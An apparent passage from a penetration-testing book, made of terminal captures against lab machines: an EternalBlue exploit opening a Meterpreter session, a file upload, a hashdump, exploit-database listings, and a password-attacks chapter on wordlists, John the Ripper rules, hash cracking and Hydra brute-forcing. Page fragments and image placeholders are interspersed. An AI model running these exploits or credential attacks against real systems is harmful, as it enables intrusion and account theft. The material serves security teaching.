[+] 192.168.34.150:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.34.150:445 - Sending egg to corrupted connection.
[*] 192.168.34.150:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.34.150
[*] Meterpreter session 2 opened (192.168.34.149:4444 -> 192.168.34.150:49328) at 2019-04-16 18:51:53 +0200
[+] 192.168.34.150:445 - =-=
[+] 192.168.34.150:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.34.150:445 - =-=
meterpreter >



EXPLOIT DATABASE
GET CERTIFIED
Verified
Has App
Filters
Reset All
Show 15
Search:
Date D A V Title Type Platform Author
2019-04-05 WordPress 5.0.0 - Crop-image Shell Upload (Metasploit) Remote PHP Metasploit
2019-04-05 WordPress Plugin Contact Form Maker 1.13.1 - Cross-Site Request Forgery WebApps PHP Peyman Forouzan
2019-04-05 AIDA64 Extreme 5.99.4900 - 'Logging' SEH Buffer Overflow Local Windows Peyman Forouzan
2019-04-05 Manage Engine ServiceDesk Plus 9.3 - Privilege Escalation WebApps Windows Ata Hakçıl, Melih Kaan Yıldız
2019-04-04 FreeSMS 2.1.2 - SQL Injection (Authentication Bypass) WebApps PHP Yilmaz Degirmenci
2019-04-04 AIDA64 Engineer 5.99.4900 - 'Load from file' Field Buffer Overflow (SEH) Local Windows Anurag Srivastava
2019-04-04 Magic ISO Maker 5.5(build 281) - 'Serial Code' Denial of Service (PoC) DoS Windows Alejandra Sánchez
2019-04-03 Cisco RV320 and RV325 - Unauthenticated Remote Code Execution (Metasploit) Remote Hardware Metasploit
2019-04-03 Google Chrome 72.0.3626.96 / 74.0.3702.0 - 'JSPromise::TriggerPromiseReactions' Type Confusion Remote Multiple Google Security Research


RAPID7
Sign In
About
For Customers
Free Tools
Home // Vulnerability & Exploit Database // Exploit Database
Exploit Database
The Rapid7 Exploit Database is an archive of Metasploit modules for publicly known exploits, 0days, remote exploits, shellcode, and more for researches and penetration testers to review. 3,000 plus modules are all available with relevant links to other technical documentation and source code. All of the modules included in the Exploit Database are also included in the Metasploit framework and utilized by our penetration testing tool, Metasploit Pro.
Enter search query...
Select Database
Or, Browse latest vulnerabilities or latest modules


Back to search
Wordpress: CVE-2019-8943: Directory Traversal Vulnerability
Severity
CVSS
Published
Added
Modified
4
(AV:N/AC:L/Au:S/C:N/I:P/A:N)
February 19, 2019
February 27, 2019
March 22, 2019
Available Exploits
WordPress Crop-image Shell Upload


0day Today Exploit Market and 0day Exploits Database
[private]
-::DATE
-::DESCRIPTION
-::TYPE
-::HITS
-::RISK
-::GOLD
-::AUTHOR
26-01-2018 Twitter reset account Private Method 0day Exploit tricks 0.39 0day Today Team
07-01-2018 Instagram bypass Access Account Private Method Exploit tricks 0.39 smokzz
24-11-2015 SMF 2.1 Beta 2 Remote Code Execution 0day Exploit php 0.683 Protocol.8
06-02-2015 SMF 2.0.x Remote Code Execution 0day Exploit php 0.683 Protocol.8
05-03-2019 Snapchat takeover any account 0day Exploit tricks 0.39 0day Today Team
03-02-2019 Tebilisim Remote File Read Vulnerability php 0.098 Zedros
29-01-2019 Mod_Security <= 3.0 Bypass XSS Payload Vulnerability tricks 0.293 champloo
facebook - Grabbing permanent access token which Never expires of your accounts and
[remote exploits]
-::DATE
-::DESCRIPTION
-::TYPE
-::HITS
-::RISK
-::GOLD
-::AUTHOR
05-04-2019 WordPress 5.0.0 crop-image Shell Upload Exploit php metasploit
03-04-2019 TeemIp IPAM < 2.4.0 - new_config Command Injection Exploit php AkkuS
02-04-2019 Oracle Weblogic Server Deserialization MarshalledObject Remote Code Execution Exploit multiple metasploit
30-03-2019 Cisco RV320 / RV325 Unauthenticated Remote Code Execution Exploit hardware metasploit
27-03-2019 Oracle Weblogic Server Deserialization Remote Code Execution Exploit multiple Andres Rodriguez
27-03-2019 CMS Made Simple (CMSMS) Showtime2 File Upload Remote Command Execution Exploit php metasploit
27-03-2019 PCMan FTP Server 2.0 CDUP Remote Buffer Overflow Exploit windows Sachin Wagh
Jenkins 2.137 and Pipeline Groovy Plugin 2.61 - ACL Bypass and Metaprogramming RCE


msf5 > search crop-image
msf5 >




```
root@kali:/# locate wp_crop_rce.rb
/usr/share/metasploit-framework/modules/exploits/multi/http/wp_crop_rce.rb
```

```
msf5 > search crop-image

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   1  exploit/multi/http/wp_crop_rce      2019-02-19       excellent  Yes    WordPress Crop-image
hell Upload
```

```
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target address range or CIDR identifier
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair
per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts
```

```
[*] Started reverse TCP handler on 192.168.34.149:4444
[*] 192.168.34.150:445 - Connecting to target for exploitation.
[+] 192.168.34.150:445 - Connection established for exploitation.
[+] 192.168.34.150:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.34.150:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.34.150:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.34.150:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*] 192.168.34.150:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*] 192.168.34.150:445 - 0x00000030  6b 20 31                                         k 1
[+] 192.168.34.150:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.34.150:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.34.150:445 - Sending all but last fragment of exploit packet
[*] 192.168.34.150:445 - Starting non-paged pool grooming
[+] 192.168.34.150:445 - Sending SMBv2 buffers
[+] 192.168.34.150:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.34.150:445 - Sending final SMBv2 buffers.
[*] 192.168.34.150:445 - Sending last fragment of exploit packet!
[*] 192.168.34.150:445 - Receiving response from exploit packet
[+] 192.168.34.150:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.34.150:445 - Sending egg to corrupted connection.
[*] 192.168.34.150:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 192.168.34.150
[*] Command shell session 2 opened (192.168.34.149:4444 -> 192.168.34.150:49607) at 2019-04-16 15:17:32 +0200
```

```
meterpreter > getwd
C:\windows\system32
meterpreter > cd ../../
meterpreter > getwd
C:\
meterpreter > getlwd
/root/Downloads
meterpreter > upload EvilProcmon.exe
[*] uploading  : EvilProcmon.exe -> EvilProcmon.exe
[*] Uploaded 2.09 MiB of 2.09 MiB (100.0%): EvilProcmon.exe -> EvilProcmon.exe
[*] uploaded   : EvilProcmon.exe -> EvilProcmon.exe
```

```
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 4

Current Logged Users
====================

 SID                                            User
 ---                                            ----
 S-1-5-18                                       NT AUTHORITY\SYSTEM
 S-1-5-21-1896593194-3408619662-1569532715-1000 VAGRANT-2008R2\vagrant
 S-1-5-21-1896593194-3408619662-1569532715-1002 VAGRANT-2008R2\sshd_server


[+] Results saved in: /root/.msf4/loot/20190416160139_default_192.168.34.150_host.users.activ_447783.txt

Recently Logged Users
=====================

 SID                                                           Profile Path
 ---                                                           ------------
 S-1-5-18                                                      %systemroot%\system32\config\systemprofile
 S-1-5-19                                                      C:\Windows\ServiceProfiles\LocalService
 S-1-5-20                                                      C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-1896593194-3408619662-1569532715-1000                C:\Users\vagrant
 S-1-5-21-1896593194-3408619662-1569532715-1002                C:\Users\sshd_server
 S-1-5-21-1896593194-3408619662-1569532715-500                 C:\Users\Administrator
 S-1-5-82-1036420768-1044797643-1061213386-2937092688-4282445334  C:\Users\Classic .NET AppPool
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

Chapter 6: Understanding Password Attacks

```
ExifTool Version Number         : 11.16
File Name                       : [redacted].xls
Directory                       : .
File Size                       : 88 kB
File Modification Date/Time     : 2019:04:12 14:57:39-04:00
File Access Date/Time           : 2019:04:12 14:57:39-04:00
File Inode Change Date/Time     : 2019:04:12 14:57:40-04:00
File Permissions                : rw-r--r--
File Type                       : XLS
File Type Extension             : xls
MIME Type                       : application/vnd.ms-excel
Last Modified By                : myriam.[redacted]
Software                        : Microsoft Excel
Create Date                     : 2010:03:17 11:12:50
Modify Date                     : 2011:08:18 08:59:17
Security                        : None
Company                         : [redacted]
App Version                     : 12.0000
Scale Crop                      : No
Links Up To Date                : No
Shared Doc                      : No
Hyperlinks Changed              : No
Title Of Parts                  : Job Descriptions E
Heading Pairs                   : Worksheets, 1
Code Page                       : Windows Latin 1 (Western European)
Tag New Review Cycle            :
Comp Obj User Type Len          : 38
Comp Obj User Type              : Microsoft Office Excel 2003 Worksheet
```


```
root@kali:~/Downloads# ls /usr/share/wordlists/
total 134M
-rw-r--r--   1 root root 134M Mar  3  2013 rockyou.txt
lrwxrwxrwx   1 root root   25 Feb 11 02:26 wfuzz -> /usr/share/wfuzz/wordlist
lrwxrwxrwx   1 root root   34 Feb 11 02:26 sqlmap.txt -> /usr/share/sqlmap/txt/wordlist.txt
lrwxrwxrwx   1 root root   41 Feb 11 02:26 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
lrwxrwxrwx   1 root root   46 Feb 11 02:26 metasploit -> /usr/share/metasploit-framework/data/wo
rdlists
lrwxrwxrwx   1 root root   45 Feb 11 02:26 fern-wifi -> /usr/share/fern-wifi-cracker/extras/word
lists
lrwxrwxrwx   1 root root   41 Feb 11 02:26 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlis
t.txt
lrwxrwxrwx   1 root root   35 Feb 11 02:26 dnsmap.txt -> /usr/share/dnsmap/wordlist_TLAs.txt
lrwxrwxrwx   1 root root   30 Feb 11 02:26 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx   1 root root   25 Feb 11 02:26 dirb -> /usr/share/dirb/wordlists
```


```
root@kali:~# ls /usr/share/seclists/
total 60K
-rw-r--r--   1 root root 2.0K Jan 30 06:12 README.md
drwxr-xr-x 446 root root  16K Apr 12 16:31 ..
drwxr-xr-x   7 root root 4.0K Apr 12 16:31 Web-Shells
drwxr-xr-x   6 root root 4.0K Apr 12 16:31 Discovery
drwxr-xr-x   2 root root 4.0K Apr 12 16:31 IOCs
drwxr-xr-x   4 root root 4.0K Apr 12 16:31 Fuzzing
drwxr-xr-x   4 root root 4.0K Apr 12 16:31 Usernames
drwxr-xr-x   9 root root 4.0K Apr 12 16:31 Payloads
drwxr-xr-x   3 root root 4.0K Apr 12 16:31 Pattern-Matching
drwxr-xr-x  11 root root 4.0K Apr 12 16:31 Passwords
drwxr-xr-x   4 root root 4.0K Apr 12 16:31 Miscellaneous
drwxr-xr-x  11 root root 4.0K Apr 12 16:31 .
```

```
root@kali:~/Desktop# cewl https://github.com/rapid7/metasploitable3/wiki -m 7 -d 1 -w /root/Des
ktop/metasploitable-dict.txt
CeWL 5.4.4.1 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
root@kali:~/Desktop# wc -w metasploitable-dict.txt
2461 metasploitable-dict.txt
```

```
msf5 auxiliary(scanner/smb/smb_login) > run

[+] 192.168.34.151:445    - 192.168.34.151:445 - Success: '.\Vagrant:vagrant' Administrator
[*] 192.168.34.151:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

```
root@kali:~/Desktop# cat /etc/john/john.conf |grep List.Rules.
[List.Rules:None]
[List.Rules:Drop]
[List.Rules:JumboSingle]
[List.Rules:Single]
.include [List.Rules:JumboSingle]
[List.Rules:Extra]
[List.Rules:Wordlist]
[List.Rules:NT]
[List.Rules:ShiftToggle]
[List.Rules:Split]
[List.Rules:OldOffice]
```


GNU nano 3.2 /etc/john/john.conf
-c T2 Q M T[z0] T[z1] Q
-c T3 Q M T[z0] T[z1] T[z2] Q
-c T4 Q M T[z0] T[z1] T[z2] T[z3] Q
-c T5 Q M T[z0] T[z1] T[z2] T[z3] T[z4] Q
-c T6 Q M T[z0] T[z1] T[z2] T[z3] T[z4] T[z5] Q
-c T7 Q M T[z0] T[z1] T[z2] T[z3] T[z4] T[z5] T[z6] Q
Very slow stuff...
l Az"[1-90][0-9][0-9]" <+
-c (?a c Az"[1-90][0-9][0-9]" <+
<[\-9] l A\p[z0]"[a-z][a-z]"
<- l ^[a-z] $[a-z]
[List.Rules:Custom]
#Add two numbers to the end of each password
$[0-9]$[0-9]
Wordlist mode rules
[List.Rules:Wordlist]
Try words as they are
:
Lowercase every pure alphanumeric word
-c >3 !?X l Q
Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
Lowercase and pluralize pure alphabetic words


root@kali:~/Desktop# john --wordlist=/root/Desktop/mutate-test.txt --rules:Custom --stdout > mu
tated.txt
Press 'q' or Ctrl-C to abort, almost any other key for status
100p 0:00:00:00 100.00% (2019-04-14 16:46) 1428p/s password99
root@kali:~/Desktop# cat mutated.txt
password00
password01
password02
password03
password04
password05
password06
password07
password08
password09
password10
password11
password12
password13
password14
password15
password16
password17
password18

```
root@kali:~/Downloads# hash-identifier
   ##########################################################################
   #                                                                        #
   #    __  __                     __           ______    _____           #
   #   /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #   \ \ \_\ \      __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #    \ \  _  \   /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #     \ \ \ \ \ /\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #      \ \_\ \_\ \ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #       \/_/\/_/\/__/\/_/\/___/     \/_/\/_/     \/_____/  \/___/  v1.1 #
   #                                                              By Zion3R #
   #                                                     www.Blackploit.com #
   #                                                    Root@Blackploit.com #
   ##########################################################################

   --------------------------------------------------------------------------
 HASH: 63640264849A87C90356129D99EA165E37AA5FABC1FEA46906DF1A7CA50DB492

Possible Hashs:
[+]  SHA-256
[+]  Haval-256

Least Possible Hashs:
[+]  GOST R 34.11-94
[+]  RipeMD-256
[+]  SNEFRU-256
[+]  SHA-256(HMAC)
[+]  Haval-256(HMAC)
[+]  RipeMD-256(HMAC)
[+]  SNEFRU-256(HMAC)
[+]  SHA-256(md5($pass))
[+]  SHA-256(sha1($pass))

   --------------------------------------------------------------------------
```

```
root@kali:~/Downloads# john --format=raw-sha256 sha256hash.txt --wordlist=/usr/share/wordl
ists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
12345678910      (?)
1g 0:00:00:00 DONE (2019-04-15 15:18) 100.0g/s 1638Kp/s 1638Kc/s 1638KC/s penetrationtesti
ng..cowgirlup
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords relia
bly
Session completed
```

```
root@kali:~/Downloads# cat /root/.john/john.pot
$SHA256$63640264849a87c90356129d99ea165e37aa5fabc1fea46906df1a7ca50db492:12345678910
```

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT Meta3-hashes.txt --rules=w
rdlist --pot=meta3.pot
Using default input encoding: UTF-8
Loaded 18 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Guest)
vagrant          (Administrator)
pr0t0c0l         (c_three_pio)
mandalorian1     (boba_fett)
Warning: Only 5 candidates left, minimum 12 needed for performance.
4g 0:00:00:44 DONE (2019-04-17 18:03) 0.08960g/s 5235Kp/s 5235Kc/s 74063KC/s Aaaaaaaaaaaaaaaaaaaaaaaaaa..Aa
aaaaaaaaaing
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed
```

```
root@kali:~/Desktop# unshadow passwd shadow > Meta2-hashes.txt
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt Meta2-hashes.txt --pot=Meta2.pot
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
3g 0:00:08:55 DONE (2019-04-18 19:51) 0.005607g/s 26354p/s 105435c/s 105435C/s  ejngyhga007..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

```
- [ Hash modes ] -

      # | Name                                                | Category
  ======+====================================================+======================================
    900 | MD4                                                 | Raw Hash
      0 | MD5                                                 | Raw Hash
   5100 | Half MD5                                            | Raw Hash
    100 | SHA1                                                | Raw Hash
   1300 | SHA2-224                                            | Raw Hash
   1400 | SHA2-256                                            | Raw Hash
  10800 | SHA2-384                                            | Raw Hash
   1700 | SHA2-512                                            | Raw Hash
  17300 | SHA3-224                                            | Raw Hash
  17400 | SHA3-256                                            | Raw Hash
  17500 | SHA3-384                                            | Raw Hash
  17600 | SHA3-512                                            | Raw Hash
  17700 | Keccak-224                                          | Raw Hash
  17800 | Keccak-256                                          | Raw Hash
  17900 | Keccak-384                                          | Raw Hash
  18000 | Keccak-512                                          | Raw Hash
    600 | BLAKE2b-512                                         | Raw Hash
  10100 | SipHash                                             | Raw Hash
   6000 | RIPEMD-160                                          | Raw Hash
   6100 | Whirlpool                                           | Raw Hash
   6900 | GOST R 34.11-94                                     | Raw Hash
  11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian    | Raw Hash
```

```
root@kali:~/Desktop# hydra -L metasploitable-dict.txt -P metasploitable-dict.txt 192.168.34.137 ftp -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-19 21:01:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9), ~6 tries per task
[DATA] attacking ftp://192.168.34.137:21/
[21][ftp] host: 192.168.34.137   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-04-19 21:01:23
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# hydra -L metasploitable-dict.txt -P mutated.txt 192.168.34.137 ftp -f
Hydra v8.8 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-04-19 21:04:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64427895 login tries (l:9/p:7158655), ~4026744 tries per
task
[DATA] attacking ftp://192.168.34.137:21/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@kali:~/Desktop#
```

```
root@kali:~/Desktop# medusa -d
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

  Available modules in "." :

  Available modules in "/usr/lib/x86_64-linux-gnu/medusa/modules" :
